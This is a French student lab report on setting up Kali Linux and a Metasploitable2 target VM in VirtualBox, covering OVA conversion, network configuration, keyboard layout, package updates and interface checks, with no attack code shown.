

# Laboratoire 01 - Gauvain BOICHÉ

## Avant de démarrer

Les besoins :

- Kali Linux
- Metasploit

Ayant déjà une installation préalable de VirtualBox, il parût évident de prendre la [version VM pour Virtualbox de Kali](#).

Et bien sûr, [une machine sale Metasploit](#). Bizarrement, le lien direct ne fonctionne pas, mais fonctionne en refaisant le tunnel de téléchargement. Faisant tourner mes propres serveurs à domicile avec ouvertures spécifiques de ports et services docker-compose + reverse NGINX, j'en profiterai pour m'autosploiter.


## Lancer les VMs

Téléchargements finis, on peut extraire les archives et les ajouter dans VB.


La VM métasploit n'est pas une VM mais un disque, et bien sûr, aucun détail ni dans la page de téléchargement ni dans les commentaires. Recréer une VM depuis un disque est faisable, mais sans info sur la vraie distribution (Debian ? Ubuntu ? Serveur, public ? ArchLinux ???? ) il n'y a plus qu'à convertir le VMX en OVF, [avec ovftool](#).

```
PS C:\Program Files\VMware OVF Tool> .\ovftool "C:\_VMs\Metasploitable2-Linux\Metasploitable.vmx"
"C:\_VMs\Metasploitable2-Linux\Metasploitable.ova"
Opening VMX source: C:\_VMs\Metasploitable2-Linux\Metasploitable.vmx
Opening OVA target: C:\_VMs\Metasploitable2-Linux\Metasploitable.ova
Writing OVA package: C:\_VMs\Metasploitable2-Linux\Metasploitable.ova
Disk progress: 18%
```

10 minutes perdues, ça va encore. Le résultat est au moins là :




Je mets "Metasploit2" dans un réseau NAT "KaliNet" et... point. Pas d'ouverture internet. Je garde les paramètres de la carte réseau par défaut, au cas où :



Kali aura le réseau NAT et un accès "Host-Only" pour télécharger des paquets à jour. J'augmente RAM et processeurs virtuels (8GB et 8 vCPUs) et je lance les bêtes.

## Prise en main

Espace de bureau optimisé :



(c'est exclusivement pour se la péter un peu)

## Kali Linux

- Première chose, me rappeler que Kali est en QWERTY par défaut, et changer en AZERTY pour éviter de casser un crâne.
- Deuxième chose, [remplacer le mot de passe "kali"](#) par autre chose que je ne dirai pas ici.
- Troisième chose, mettre à jour les paquets

```
sudo nano /etc/default/keyboard
> XKBLAYOUT="fr"
```

```
passwd
```

```
sudo apt update && sudo apt upgrade -y
```

```
(kali@kali)-[~]
$ sudo apt update && sudo apt upgrade -y
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.6 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.0 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [118 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [271 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [188 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [890 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [11.8 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [30.0 kB]
95% [3 Contents-amd64 store 0 B]
```

Je sais que je vais le regretter amèrement... les paquets sont si nombreux que ça prendra des plombes (j'ai eu l'erreur de le faire une fois pendant une intervention). J'ai commencé à 15h47, fini à 15h57 (je suis surpris).

## Réseau

Un simple `ip a` nous renseigne sur le réseau Kali :

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 334sec preferred_lft 334sec
    inet6 fe80::d323:c9e1:aa6c:f39b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:0d:c2:75 brd ff:ff:ff:ff:ff:ff
    inet 150.100.50.3/24 brd 150.100.50.255 scope global dynamic noprefixroute eth1
        valid_lft 334sec preferred_lft 334sec
    inet6 fe80::2eea:c5a9:75b9:de35/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(kali@kali)-[~]
$
```

On voit bien les deux adaptateurs eth0 et eth1 qui remontent le réseau "interne" avec ma machine hôte, et le réseau NAT défini précédemment.

Même commande sur Metasploit2 :

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:1f:2b:96 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::a00:27ff:fe1f:2b96/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 08:00:27:03:f1:0b brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$
```

Rien. Le DHCP n'est peut-être pas passé. Je passe aussi cette machine en AZERTY (c'est insupportable) et je lui force le DHCP pour voir.

```
sudo loadkeys fr
```


```
dhclient eth1
```

```
ip a
```

